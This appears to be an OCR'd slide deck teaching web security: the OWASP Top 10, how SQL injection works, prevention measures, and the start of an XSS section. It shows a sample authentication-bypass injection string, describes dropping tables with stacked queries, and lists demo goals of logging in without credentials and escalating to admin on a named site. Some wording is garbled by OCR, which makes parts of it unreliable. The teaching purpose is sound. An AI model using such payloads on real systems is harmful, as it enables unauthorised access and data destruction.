
Web security coding

Web system software architecture



Create the result as an HTML file and send it to the client

Top 10 most critical web application security risks


Globally, it means that web system software is the most vulnerable from hacking attacks

Open Web Application Security Project (OWASP)

not-for-profit charitable organization focused on improving the security of software

Note: Extracted from OWASP (Open Web Application Security Project)

Top 10 most critical web application security risks



Note: Extracted from OWASP (Open Web Application Security Project)

Basic method of exploiting vulnerabilities on web


SQLI(SQL injection), XSS

A1: Injection
Insert command


SQLI(SQL injection) and protection measures

SQL: Structured Query Language

- Used to store, edit, and retrieve database data
- Applications issue SQL commands that manage data



SQL: data structure



Web Application
PHP retrieves SQL data

PHP Retrieves all field values from table

* where Last name = ‘Smith‘ gives a condition and loads only those that meet the condition

* Find posts with Last name field value of ‘Smith‘

* order by sorts when the post is loaded

* limit determines the number of loads

PHP retrieves user's membership info.

Search member information by user ID, PW

=> select * from “table” where user-id = “aaaa” and pwd = “xxxx“

Expressed in web application (PHP, ASP, JSP)

=> SQL = “select * from table where user-id =“ aaaa ”and pwd =“ xxx ““

Normal process

1. Client (User) => input ID, PW and click log-in button
2. PHP => SQL = select * from OOO where aaa = 'man' order by ID limit 10
3. PHP => Setup to load data by connecting to DB
4. PHP page, SQL server => log-in check and return result to client
5. Client => log-in succeed or fail

Abnormal process,SQL Injection

Normal web applications PHP receive input from the client (login pgm) through a form

But attacker inserts arbitrary SQL into the web application PHP database query


The input will pass the input to the back end

Web application PHP database query


The input will pass the input to the back end

=> If the client cannot filter out malicious input,
=> Hacker can enter the desired wrong SQL into the back end database
=> To delete, copy, or modify the contents of DB

SQL Injection



SQL Injection



SQL Injection full process

1. Application => forms and shows a form (log in, query) to user (attacker searchs it)

2. Attacker => find a form (log in, query), write a malicious query and sends an attack in the form data
=> input to change the sturucture of SQL statements instead of original values =>full permissions of the application

3. Application => forwards attack to the database in a SQL query

4. **When only one of the conditions of malicious query is satisfied or Input statements expressed as comments -- => DB runs query containing attack and sends encrypted results back to application**

5. Application => decrypts data as normal and sends results to the user

Full permissions of the application


- If only one condition is true => the final condition will be true
- IN SPITE OF FALSE CONDITION

Program logic vulnerability

Program logic vulnerability

select * from aaa table where user id = '5' and pwd = '7‘ or ‘1‘or ‘1--‘

If only one condition is true => the final condition will be true



If there is a comment - - symbol all of following comments will be true

In spite of three false conditions => final true .
a sort of program logic vulnerability

What's the problem

In spite of three false conditions

⇒ final is always true
⇒ a sort of program logic
⇒ vulnerability

Simple logic vulnerability
leads to tremendous result in web system & data

What's the problem

- Logic vulnerability is not a wrong program codes, logic is normal
- But it's a weak point of program codes from the security sight

We can find logic vulnerabilities example on another program codes

Program logic vulnerability examples

- select * from aaatable where level >= '5' **or** level <= '7'

Bringing up members with level 5 or **above** and bringing up members with 7 or **below** level

So eventually bringing the whole member

PHP == equal
When calling DB = one

Program logic vulnerability

- If multiple SQL statements are separated by **semicolons;**

  database runs continuously without any doubt

An attacker could drop an entire table if the user's input for the single quote "'" character was not handled.

Program logic vulnerability

- **SQL Injection Based on 1=1 is Always True**

The original purpose of the code was to create an SQL statement to select a user, with a given user id.

Program logic vulnerability

- If there is nothing to prevent a user from entering "wrong" input,

- the user can enter some "smart" input like this:

How to Prevent SQLI

Several effective ways to prevent SQLI

SQL injection measures

- Do not admit (Escape) all user input
- The first way is input data va/lidation (sa/nitization 새니디제이션),
- which is the practice of writing code that can identify illegitimate user inputs


Restrict user account privileges

- Give only the minimum privileges necess ary to run the web application.
- Restrict database user account privileges.
- Is your web application read-only?
- Do I need DROP TABLES privilege?

Effective ways of SQLI protection

1. Pen test full system
2. SP module
3. SQL parameters
4. Single program itself (no SP module)

Pen-test full system



A popular programming language combination model so far

Web application database query module

- Code web application database query module for prevention SQL injection in PHP

- The code is a PHP application that accepts an ID and shows the name of the user from the user's table.

https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

Security library

OWASP ESAPI Library OWASP

Open source ESAPI that can respond to web applicatio n vulnerabilities for comprehensive application security.

ESAPI has a total of 14 APIs, among which APIs have validators and encoders to prevent XSS vulnerabilities.

The validator has the ability to filter input values, and the encoder has the ability to encode and decode out put values. The library supports a variety of application development languages, including Java, PHP, .NET, ASP, JavaScript, and Python.

Web application firewall (WAF)

- Modern web application firewalls are also often integrated with other security solutions.
- It only blocks the input if the IP itself has a bad reputational history.

Prevent SQL Injection Vulnerabilities

https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

Demo Goals

- Will attack http://www.frein.net/injection
- Feel free to attack with me or on own time

- Goal 1: Discover if app is SQL injectable
- Goal 2: Log in without valid credentials
- Goal 3: Escalate permissions to admin

Cross-Site Scripting (XSS) and protection measures

Top 10 most critical web application security risks

- A3: Cross-Site Scripting (XSS)

What is XSS

- **XSS is a technique that attacks by putting a script on the target site**

- vulnerability that could allow a non-Website administrator to inject malicious script into a web page.

